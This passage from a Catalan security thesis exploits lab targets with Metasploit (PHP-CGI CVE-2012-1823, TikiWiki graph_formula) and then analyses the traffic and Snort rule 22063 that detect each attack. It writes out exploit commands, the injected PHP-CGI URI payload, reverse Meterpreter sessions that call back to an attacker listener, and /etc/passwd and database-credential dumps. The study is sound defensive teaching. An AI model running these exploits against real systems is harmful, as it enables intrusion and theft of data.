Impact Subscore: 6.4
Exploitability Subscore: 10.0
CVSS Version 2 Metrics:

- Access Vector: Network exploitable
- Access Complexity: Low
- Authentication: Not required to exploit

Solució:

Es recomana fer upgrade a la versió 1.9.8.2 o posteriors per corregir-ho. Tot i que la versió 1.9.8.1 indicava que corregia la vulnerabilitat identificada amb el CVE-2007-5423 en la injecció de codi PHP en fer la crida a la funció create_function(), durant l'anàlisi de la correcció presentada amb la versió 1.9.8.1 encara era possible executar codi arbitrari PHP sota determinades circumstàncies.

Addicionalment es recomana als administradors implementar un sistema de prevenció d'intrusions (IPS) o un sistema de detecció d'intrusions (IDS) per ajudar a detectar i prevenir els atacs que intentin aprofitar aquesta vulnerabilitat.

Els administradors han de tenir en compte que la vulnerabilitat s'ha corregit en versions més recents de TikiWiki distribuïdes des de 2008. No obstant això, la vulnerabilitat podria encara estar present en les instal·lacions antigues que no s'han actualitzat.

4.3.3 Creació d'un exploit simple per obtenir una Shell a Windows 7.

En aquest cas hem volgut fer l'estudi de com vulnerar un sistema Windows 7 sense aprofitar una vulnerabilitat existent i detectada per Nessus en el sistema operatiu objectiu. Per aconseguir atacar l'equip objectiu amb el sistema operatiu Windows 7, hem fet una recerca per internet a veure si podíem trobar algun exemple que ens permetés crear a nosaltres mateixos un exploit que després ens proporcionés un accés a l'equip a través d'una shell. Hem trobat varies, però hem escollit aquesta (27) per la seva senzillesa en la creació i l'execució, tot i que amb sistemes de detecció d'antivirus, malware, d'intrusos... la cosa es complicaria una mica més.

En termes generals, l'atac consistirà en crear-nos un exploit mitjançant Metasploit, el qual haurem d'aconseguir introduir-lo en el sistema objectiu i que sigui executat, per a que una vegada executat l'exploit connecti amb l'equip atacant i creí una reverse Shell sobre el sistema objectiu.

Per aquest atac només necessitarem utilitzar Metasploit per a crear l'exploit i el nostre enginy per aconseguir que aquest sigui introduït en el sistema objectiu i sigui executat. Com veurem en el desenvolupament de l'atac, aquí haurem d'utilitzar tècniques d'enginyeria social per aconseguir arribar al sistema objectiu.

Com veurem és tracta d'un atac realment simple, que està a l'abast de qualsevol doncs la informació esta disponible amb una simple cerca a internet. Aquest fet ens fa pensar que qualsevol persona amb uns mínims coneixements informàtics podria arribar a comprometre l'equip d'un veí, un company de treball, amic... per posteriorment arribar a descarregar-se per exemple fotografies que pugui tenir en el seu PC, o documents on guardi contrasenyes, dades bancaries... o en l'àmbit laboral comprometre una estació de treball. Qui sap si amb una mica de sort la de l'administrador

En la part de l'anàlisi de la vulnerabilitat veurem la facilitat per a crear falsos positius, i que això pot complicar i força la seva detecció amb Snort, pel que en aquest cas, disposar d'un sistema antivirus que reconegui la signatura d'aquest exploit serà fonamental per a poder evitar l'atac.

5 Explotació i anàlisi de vulnerabilitats

En aquest apartat desenvoluparem totes i cadascuna de les vulnerabilitats descrites en l'apartat anterior. Anem doncs a tractar cadascuna d'elles.

5.1 Apache PHP-CGI Remote Code Execution (a Metasploitable)

5.1.1 Explotació de la vulnerabilitat

Per fer-ne l'explotació d'aquesta vulnerabilitat primerament hem consultat la informació que ens ha proporcionat Nessus després de realitzar l'escaneig de vulnerabilitats.

Figura 5-1. Vulnerabilitat Apache PGP-CGI Remote Code Execution a nessus

Entrant en el detall de la vulnerabilitat classificada com de nivell alt, observem que a Metasploit disposem d'un exploit per poder fer l'atac (PHP CGI Argument Injection) i que existeix un CVE que la identifica (CVE-2012-1823), així que utilitzarem aquests paràmetres per buscar l'exploit a Metasploit.

Així doncs el següent pas és entrar a Metasploit i buscar l'exploit. En aquest cas accedim a Metasploit connectant-nos a la base de dades. Per fer-ho, des del terminal de l'equip Kali Linux, executem les següents comandes:

```
# service postgresql start
# service metasploit start
# msfconsole
```

Una vegada dins fem la cerca de l'exploit utilitzant l'identificador CVE:

```
msf > search  CVE-2012-1823
```

```
msf > search  CVE-2012-1823

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  PHP CGI Argument Injection
```

Figura 5-2. Exploit per CVE-2012-1823

Seguidament indiquem que volem utilitzar l'exploit que Metasploit té per aquesta vulnerabilitat i mirem les opcions que té l'exploit amb les comandes:

```
msf > use  exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options
```

On veiem que és necessari identificar la IP de l'equip objectiu, paràmetre RHOST:

```
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host
```

Figura 5-3. Opcions exploit php_cgi_arg_injection

Així doncs, fixem la IP i procedim a realitzar l'atac a veure si amb els paràmetres per defecte aconseguim vulnerar l'equip objectiu:

```
msf exploit(php_cgi_arg_injection) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
msf exploit(php_cgi_arg_injection) > exploit
```

I observem que tenim èxit i que hem obert una consola de Meterpreter en l'equip objectiu. A partir d'aquí ja podem iniciar les nostres accions fraudulentes, com podrien ser elevar els privilegis, capturar els arxius d'usuaris i de passwords, parar serveis...

```
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse handler on 192.168.1.52:4444
[*] Sending stage (40499 bytes) to 192.168.10.3
[*] Meterpreter session 5 opened (192.168.1.52:4444 -> 192.168.10.3:53059) at 2015-05-22 19:28:59 +0200

meterpreter > cat /etc/issue
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

Figura 5-4. Accés vulnerat a Metasploitable

5.1.2 Anàlisi del tràfic capturat.

Aconseguit l'accés, anem a analitzar el tràfic que es genera durant l'atac per aconseguir l'accés en el sistema remot. Per fer-ho repetirem l'atac, posant a capturar amb Wireshark el tràfic de xarxa generat. Anirem a l'entorn gràfic de l'equip on tenim instal·lat Snort i Wireshark, i l'obrirem accedint des de l'escriptori a Aplicaciones/Internet/Wireshark. Una vegada dins anem al menú Capture/Interfaces i li indiquem que comenci a capturar per la interface eth0 tal com es veu en la figura següent:

Figura 5-5. Captura Wireshark

Seguidament realitzem novament l'atac. Quan parem la captura observem que s'han capturat pocs més de 100 paquets. Cal tenir en

compte que en el moment de la captura tenim el tràfic limitat a l'exercici i per això es generen poc paquets. En un entorn real el nombre de paquets seria molt més elevat, i hauríem de jugar amb el filtres de Wireshark per eliminar tots aquells que no ens interessessin. Continuem amb el procés d'anàlisi.

Com sempre els primers paquets TCP corresponen al 3 way handshake per l'establiment de la comunicació. Seguidament observem un paquet HTTP, que ens fa recordar que quan hem generat l'atac amb Metasploit, en la configuració de l'exploit, un dels valors de les opcions era el port de l'equip destí RHOST, que per defecte es trobava fixat al port 80 que lògicament és el port per on s'ha d'intentar aprofitar la vulnerabilitat del servidor web. Per tant, possiblement aquest sigui un dels paquets candidats que haurem de mirar amb deteniment per determinar el patró d'atac, i per tant, per generar la regla Snort.

A continuació trobem un ack del paquet anterior i tot seguit trobem un bon grapat de paquets on veiem que s'estableix una nova comunicació (3 way handshake) on la primera petició la fa l'equip objectiu cap a l'equip atacant, i des del port 34755 de l'equip objectiu cap el port krb524 (4444) de l'equip atacant, per seguir amb un enviament de paquets des de l'equip atacant cap a l'equip objectiu i els ACK's amb les corresponents respostes.

Si mirem aquest grup de paquets, i suposant que en el paquet HTTP que hem comentat abans potser es troba l'atac a la vulnerabilitat que estem treballant, i tenint present que en el procés d'explotació, després d'aconseguir guanyar la vulnerabilitat s'ha obert una consola de Meterpreter, podem pensar que aquest grup de paquets podrien correspondre precisament a la creació de la consola Meterpreter. Buscant informació a Internet de com crear un exploit amb Metasploit i de com es generen els atacs per crear una shellcode, hem trobat l'eina Msfpayload (28) que mostra com crear un shellcode i on es veu que en la creació de l'exploit des de Metasploit, per defecte s'utilitza el port 4444. Així doncs, amb la informació que hem trobat i els paquets analitzats, veiem que la resta de paquets corresponen al pas de l'exploit des de l'equip atacant a l'equip objectiu i la obertura de la Shell de Meterpreter.

Vista aquesta part de la captura, tornem a l'anàlisi del primer paquet HTTP que hem localitzat. Si obrim el paquet i anem a la secció HTTP veiem el següent:

```
Hypertext Transfer Protocol
  POST /?-%64+allow_url_include%3d0N+-%64+safe_mode%3d0+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%6e HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST /?-%64+allow_url_include%3d0N+-%64+safe_mode%3d0+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%6e HTTP/1.1\r\n]
        [Message: POST /?-%64+allow_url_include%3d0N+-%64+safe_mode%3d0+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%6e HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /?-%64+allow_url_include%3d0N+-%64+safe_mode%3d0+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%6e
      Request Version: HTTP/1.1
    Host: 192.168.10.3\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▷ Content-Length: 1004\r\n
    \r\n
    [Full request URI: http://192.168.10.3/?-%64+allow_url_include%3d0N+-%64+safe_mode%3d0+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%6e]
```

Figura 5-6. Trama capturada Wireshark. Apache PHP CGI

En la imatge podem observar que des de l'equip atacant s'està passant una petició a l'equip objectiu per POST, i que aquesta es fa a través de la URI. Si mirem amb deteniment què s'està passant veiem que la petició POST és la següent:

http://192.168.10.3/?-d+allow_url_include%3dON+-d+safe_mode%3d0+-d+suhosin.simulation%3dON+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-n

En aquest punt recordem que abans hem mirat per sobre el codi de l'exploit (29) i recordem que ja hem vist algunes de les funcions que apareixen en la URI. En concret anem a l'apartat del codi de l'exploit següent:

```
107   def exploit
108     begin
109       args = [
110         rand_spaces(),
111         create_arg("-d","allow_url_include=#{rand_php_ini_true}"),
112         create_arg("-d","safe_mode=#{rand_php_ini_false}"),
113         create_arg("-d","suhosin.simulation=#{rand_php_ini_true}"),
114         create_arg("-d",'disable_functions=""'),
115         create_arg("-d","open_basedir=none"),
116         create_arg("-d","auto_prepend_file=php://input"),
117         rand_opt_equiv("-n")
118       ]
119
120       qs = args.join()
121
122       # Has to be all on one line, so gsub out the comments and the newlines
123       payload_oneline = "<?php " + payload.encoded.gsub(/\s*#.*$/, "").gsub("\n", "")
124       response = send_request_cgi( {
125         'method' => "POST",
126         'global' => true,
127         'uri'    => "#{uri}?#{qs}",
128         'data'   => payload_oneline,
129       }, 0.5)
130       handler
```

URI

Figura 5-7. Codi exploit Apache PHP-CGI

On podem observar que en la variable args[] s'introdueixen totes les funcions php que hem trobat dins la URI, i que això ho trobem en la secció on trobem com es forma la petició CGI (codi indicat en la figura amb la fletxa).

Hem repetit varies vegades l'atac i les captures de trames, a veure si el comportament canviava o si es mantenia, i hem observat que el comportament és sempre el mateix, pel que sembla clar que ens trobem davant de com a mínim una part del patró d'identificació de l'atac.

Seguim rebuscant entre els paquets capturats, i sobretot tornem a mirar el paquet HTTP a veure si trobem quelcom més que pugui identificar el patró de l'atac, però no trobem res, pel que ja estem en disposició de passar a analitzar la regla, si existeix, o a construir-la en cas contrari.

5.1.3 Anàlisi de la regla Snort de detecció

Com hem comentat anteriorment, era gairebé segur que una vegada analitzades les diferents vulnerabilitats, trobaríem una regla per cadascuna d'elles, i aquesta no ha estat l'excepció. Així doncs el que hem fet ha estat activar Snort i Barnyard amb totes les regles que hem descarregat de la web Snort i tornar a realitzar l'atac.

Snort ha identificat l'atac informant-nos amb la següent regla:

Meta	ID #	Tiempo	Firma Encontrada
	2 - 3418	2015-05-23 10:44:07	[snort] Snort Alert [1:22063:9]

Sensor	Sensor Dirección	Interfaz	Filtro
	Snort297:NULL	NULL	none

Grupo de Alertas	none

IP	Dirección Origen	Dirección Dest	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
	192.168.1.52	192.168.10.3	4	20	0	1405	44958	no	0	63	64084 = 0xfa54

Options	none

TCP	Source Port	Dest Port	R 1	R 0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
	45853 [sans] [tantalo] [sstats]	80 [sans] [tantalo] [sstats]				X	X				1036837503	1776338967	32	0	229	0	20968 = 0x51e8

Figura 5-8. Regla Snort detecció Apache PHP CGI

Com podem observar es tracta de la regla amb el SID 22063. Anem a buscar-la i analitzar quin és el contingut d'aqueta regla.

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAPP PHP-CGI remote file include attempt"; flow:to_server,established; content:"auto_prepend_file"; http_uri; metadata:policy balanced-ips drop, policy security-ips drop, ruleset community, service http; reference:cve,2012-1823; reference:cve,2012-2311; reference:cve,2012-2335; reference:cve,2012-2336; classtype:attempted-admin; sid:22063; rev:9;)

Com veiem la regla es centra en la cerca de la cadena "auto_prepend_file", en connexions establertes cap a l'equip que fa de servidor. Observem també que només es cerca una de les directives del nucli "auto_prepend_file", enlloc de totes les que hem vist en el codi de l'exploit. Si ens fixem en la captura de la petició POST, i concretant en la part següent:

- auto_prepend_file%3dphp://input+-n

Veiem que estem definint l'entrada de l'exploit com una opció de la línia de comandes en la cadena de consulta, tal com es descriu la vulnerabilitat en l'apartat corresponent. Aquest entenem és el motiu pel qual només es defineix la cerca d'aquesta directiva.

Si mirem amb deteniment la regla i analitzem què fa, veiem que en la part de la capçalera tenim:

Alert: És la regla d'acció a realitzar si coincideixen tots els atributs. Genera una alerta que a més conté la informació de registre corresponent al paquet que activa la regla.

Tcp: Indica el protocol que volem detectar a la regla, en aquest cas TCP. Snort analitza també UDP, ICMP i IP.

$EXTERNAL_NET: Aquest camp indica la direcció IP origen. En aquest cas està definit per la variable $EXTRENAL_NET que identifica equips fora la nostra xarxa.

Any: En aquest camp s'indica el port origen, per aquest cas <any> indica que qualsevol port origen generarà coincidència en aquest camp de la regla.

-> L'operador de direcció, indica la orientació o direcció del tràfic en que s'aplica a la regla. En el nostre cas és tràfic de la xarxa externa cap a la interna.

$HOME_NET: Aquest camp indica la direcció IP destí. En aquest cas està definit per la variable $HOME_NET que identifica equips dins el nostre segment de xarxa.

$HTTP_PORTS: Aquest camp indica el port destí. En aquest cas definit per la variable $HTTP_PORTS que són els ports utilitzats pel protocol HTTP definits en la variable dins l'arxiu snort.conf.

A partir d'aquí trobem la secció amb els diferents camps d'opcions, la secció anomenada *Rule option* (per descriure-les no separem entre les generals i les de detecció, sinó que fem la descripció en l'ordre en que les tenim a la regla).

msg:"SERVER-WEBAPP PHP-CGI remote file include attempt": La regla msg, indica als motors d'alerta i de logs, el missatge que ha de mostrar si la regla troba coincidència en tots els camps. En el nostre cas *SERVER-WEBAPP PHP-CGI remote file include attempt.*

flow:to_server, established: La paraula clau flow, ens indica la direcció del tràfic. En el nostre cas indica que és cap el server, que seria el host vulnerable. Per un altre costat, indiquem que es tracta d'una connexió TCP ja establerta amb la paraula clau established.

content:"auto_prepend_file": Amb la clàusula *content:"*auto_prepend_file" estem indicant que volem cercar la cadena dins el paquet. Amb els paràmetres següents afinarem la cerca.

http_uri: El camp *http_uri*, restringeix la cerca al camp normalitzat URI (Uniform Resource Identifiers), atès que sabem que es troba en aquesta part del paquet.

metadata:policy balanced-ips drop, policy security-ips drop, ruleset community, service http: Amb aquesta paraula clau (metadata) i valors, en els nostre cas en veiem varis, es proporciona informació addicional sobre la regla. En aquest cas els primers valors fan referència a l'estat per defecte en la política d'intrusió d'una regla proporcionada per Sourcefire (30). L'última indica que treballem amb el protocol HTTP.

reference:cve,2012-1823: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a la codificació cve i la vulnerabilitat identificada amb el codi 2012-1823.

reference:cve,2012-2311: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a la codificació cve i la vulnerabilitat identificada amb el codi 2012-2311.

reference:cve,2012-2335: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a la codificació cve i la vulnerabilitat identificada amb el codi 2012-2335.

reference:cve,2012-2336: La paraula clau reference permet fer referència a sistemes d'identificació d'atacs externs. En aquest cas es fa referència a la codificació cve i la vulnerabilitat identificada amb el codi 2012-2336.

classtype:attempted-admin: Aquest camp serveix per categoritzar una regla en funció de la manera en què es detecta un atac que pertany a un altre tipus d'atac més general. En el nostre cas està categoritzada com a *attempted-admin*. Aquesta classificació només pot ser utilitzada si està definida a *snort.conf* utilitzant l'opció *config classification*.

sid:22063: Aquest camp s'utilitza per identificar de manera única la regla snort, en el nostre cas la 22063. Aquesta informació permet als plugins de sortida identificar les regles fàcilment. Aquesta opció s'ha d'utilitzar amb la paraula clau rev.

rev:9: Aquest camp indica la revisió de la regla snort. En el nostre cas ens indica que es tracta de la versió 9.

5.1.4 Falsos positius

Vista l'estructura i configuració de la regla, es podria generar un fals positiu generant qualsevol petició http que en la URL contingués la cadena "auto_prepend_file". Per exemple hem aconseguit generar-ne un navegant a la següent direcció:

- http://192.168.10.3/mutillidae/auto_prepend_file

Evidentment el navegador ens ha retornat un error en intentar carregar la pàgina, doncs aquesta URL no existeix, però si que hem generat un fals positiu.

5.1.5 Millora de la regla

Tot i que segurament serà difícil trobar alguna petició, amb una formació com la que hem indicat, que pogués generar falsos positius, podríem intentar millorar la regla afegint camps que la completessin. Algunes opcions podrien ser:

- Afegir altres cadenes de detecció com podrien ser allow_url_include, disable_functions, open_basedir... i que hem vist que es troben en el codi de l'exploit, precedides per la clau content.
    - content: "allow_url_include".
- També podríem restringir les comparacions de la regla a aquells paquets que utilitzessin el mètode POST, afegint el parell de paraules clau:
    - http_methods { POST }

5.2 TikiWiki tiki-graph_formula Remote PHP Code Execution (Owasp)

5.2.1 Explotació de la vulnerabilitat

Per trobar una vulnerabilitat i explotar-la en aquest entorn, hem volgut utilitzar una opció que ens dóna Armitage per tal d'automatitzar el procés d'atac. Aquesta és Hail Mary. En entrar a Armitage, i seleccionar l'equip objectiu, aquest ens recomana una sèrie d'exploits i opcionalment podem executar uns checks actius que ens indiquen quins d'aquests exploits funcionen sobre el nostre sistema objectiu. Si aquestes opcions fallen (hi ha exploits que no suporten aquests checks) tenim l'opció d'utilitzar l'atac Hail Mary, que automatitza una sèrie d'atacs contra el nostre sistema objectiu.

Anem doncs a realitzar l'atac. El primer que fem és entrar a Armitage on veiem els nostres entorns objectius. En la barra superior dels menús, disposem del menú Attacks. Si entrem tenim disponibles dues opcions: Find Attacks i Hail Mary. Cliquem sobre aquesta segona opció i observem que en el panell inferior, pestanyes, s'obre una nova pestanya anomenada Hail Mary on es comencen a executar els diferents exploits que Armitage considera que pot utilitzar per explotar en el sistema objectiu. En iniciar-se l'execució, se'ns indica el nombre d'exploits que Hail Mary provarà contra l'equip objectiu, i comença a mostrar files amb la IP del sistema objectiu, el port objectiu i l'exploit que està provant. Una vegada executat, veiem que Hail Mary ens mostra aquells exploits que ha tingut èxit i si ho ha aconseguit, en el panell superior d'objectius, la icona de la màquina Owasp Broken Web canvia el seu aspecte, i es mostra com en la imatge lateral, en que s'ha tornat de color vermell amb centelleigs elèctrics al seu voltant. L'equip ha estat compromès.



Figura 5-9. Equip compromès

Tornant al panell inferior, pestanyes, veiem que el nostre atac ha tingut èxit i hem aconseguit una sessió sobre l'equip atacat amb l'exploit exploit/unix/webapp/tikiwiki_graph_formula_exec. Addicionalment en el panell inferior de pestanyes, se'ns ha obert una nova pestanya corresponent a la Shell que Hail Mary ha aconseguit.

```
Hail Mary X   Shell 1 X
[*] 192.168.10.2:445 (linux/samba/trans2open)
[*] 192.168.10.3:80 (multi/realserver/describe)
[*] 192.168.10.2:80 (multi/realserver/describe)
[*] 192.168.10.3:21 (multi/ftp/wuftpd_site_exec_format)
[*] Listing sessions...
msf > sessions -v

Active sessions
===============

  Session ID: 1
        Type: shell php
        Info:
      Tunnel: 192.168.1.52:55156 -> 192.168.10.2:13973 (192.168.10.2)
         Via: exploit/unix/webapp/tikiwiki_graph_formula_exec
        UUID:
   MachineID:
     CheckIn: <none>
```
Figura 5-10. Hail Mary i sessió Meterpreter

Per a seguir amb la validació de l'explotació, anem a la pestanya amb la Shell que se'ns ha obert, i executem diverses comandes per comprovar que realment ho hem aconseguit. En el nostre cas, i des del prompt que ens mostra *tiki-edit_quiz_questions.p* executem les següents comandes:

```
pwd
hostname
uname –a
cat /etc/passwd
```

```
tiki-edit_quiz_questions.p pwd
/owaspbwa/owaspbwa-svn/var/www/tikiwiki
tiki-edit_quiz_questions.p hostname
owaspbwa
tiki-edit_quiz_questions.p uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
tiki-edit_quiz_questions.p cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

Figura 5-11. Comandes en shell Meterpreter equip compromès

Comprovat que hem aconseguit explotar el sistema objectiu, anem a analitzar el comportament de l'atac, per posteriorment trobar la regla Snort que en fa la detecció. Per fer-ho engegarem l'equip on tenim instal·lat Snort i Wireshark, i posarem en marxa aquest últim per recollir informació del comportament de l'atac.

En aquest cas no hem posat Wireshark a capturar tràfic quan hem fet l'atac Hail Mary, doncs haguéssim tingut molta informació d'altres atacs, fet que podria confondre'ns a l'hora de fer l'estudi de l'atac. Per tant, per poder fer la captura correcta del tràfic corresponent a l'atac que hem vist, realitzarem tot el procés d'atac de manera manual.

El primer que fem és entrar a la consola de Metasploit en la màquina Kali. En aquest cas ja no utilitzarem Armitage, doncs ens serà més còmode fer-ho directament. Una vegada dins de Metasploit validarem si existeix l'exploit que ens ha indicat Hail Mary (tot i ser obvi que existeix).

```
msf > search exploit/unix/webapp/tikiwiki_graph_formula_exec
```

Atès que existeix, el carreguem i mirem quines opcions té:

```
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options
```

```
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figura 5-12. Opcions exploit tikiwiki_graph_formula_exec

Com veiem només hem de indicar el host destí i iniciar l'atac. Abans però d'iniciar l'atac, hem de posar en marxa la captura del tràfic a WireShark. Per fer-ho anem a l'entorn gràfic de l'equip on

tenim instal·lat Wireshark i l'obrim des de *Aplicacions / internet / Wireshark,* i posem a capturar el tràfic clicant al menú *Capture / Interfaces* i seleccionant la interface eth0.

Tornem a Metasploit i introduïm les dues comandes següents per iniciar l'atac:

```
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf exploit(tikiwiki_graph_formula_exec) > exploit
```

En acabar de realitzar l'atac, tal com veiem en la imatge següent, hem aconseguit una consola de Meterpreter en l'equip objectiu on ja podem iniciar les nostres accions fraudulentes, com podria ser elevar els privilegis, capturar els arxius d'usuaris i de passwords, parar serveis...

```
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.1.52:4444
[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_pyth
on/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tikiwiki
pass_tiki : tikiwiki
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (40499 bytes) to 192.168.10.2
[*] Meterpreter session 1 opened (192.168.1.52:4444 -> 192.168.10.2:53797) at 2015-05-13 00:24:04 +0200

meterpreter > pwd
/owaspbwa/owaspbwa-svn/var/www/tikiwiki
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

Figura 5-13. Execució exploit tikiwiki_graph_formula_exec

5.2.2 Anàlisi del tràfic capturat.

En aquest punt ja podem parar la captura a Wireshark, i podem començar l'anàlisi. Indicar que hem repetit varies vegades el procés d'atac i captura de trames per poder comparar les captures i comprendre millor el contingut de les trames. També apliquem un filtre a origen i destí limitant-lo als equips atacant i objectiu (bidireccional) per limitar el nombre de paquets a revisar. Amb tot, tenim una captura amb 125 paquets.

Filter: (ip.src == 192.168.1.52 || ip.src == 192.168.10.2) && Expression... Clear Apply Guardar Filter

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.52	192.168.10.2	TCP	74	53318 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460
2	0.000163000	192.168.10.2	192.168.1.52	TCP	74	http > 53318 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
3	0.000349000	192.168.1.52	192.168.10.2	TCP	66	53318 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSv
4	0.001028000	192.168.1.52	192.168.10.2	HTTP	591	GET /tikiwiki/tiki-graph_formula.php?w=106&h=172&s
5	0.001129000	192.168.10.2	192.168.1.52	TCP	66	http > 53318 [ACK] Seq=1 Ack=526 Win=6912 Len=0 TS
6	0.433813000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
7	0.433924000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
8	0.434017000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
9	0.434401000	192.168.1.52	192.168.10.2	TCP	66	53318 > http [ACK] Seq=526 Ack=1449 Win=32128 Len=
10	0.434406000	192.168.1.52	192.168.10.2	TCP	66	53318 > http [ACK] Seq=526 Ack=2897 Win=35072 Len=
11	0.434408000	192.168.1.52	192.168.10.2	TCP	66	53318 > http [ACK] Seq=526 Ack=4345 Win=37888 Len=
12	0.434409000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
13	0.434412000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
14	0.434413000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
15	0.434415000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
16	0.434417000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]
17	0.434419000	192.168.10.2	192.168.1.52	TCP	1514	[TCP segment of a reassembled PDU]

Figura 5-14. Captura de tràfic atac tikiwiki amb Wireshark

Fent una primera revisada, veiem que els primers paquets corresponen al 3 way handshake. La comunicació s'estableix entre els ports 53318 de l'equip atacant, i el port 80 de l'equip objectiu. Seguidament observem una petició GET des de l'equip atacant a l'equip objectiu, i a continuació s'observa l'enviament de paquets en sentit contrari i els corresponents ACK.

Després veiem, que s'estableix una nova comunicació (3 way handshake) en sentit de l'equip objectiu cap a l'equip atacant, i des del port 43987 de l'equip objectiu cap el port krb524 (4444) de l'equip atacant, per seguir amb un enviament de paquets i ACK's.

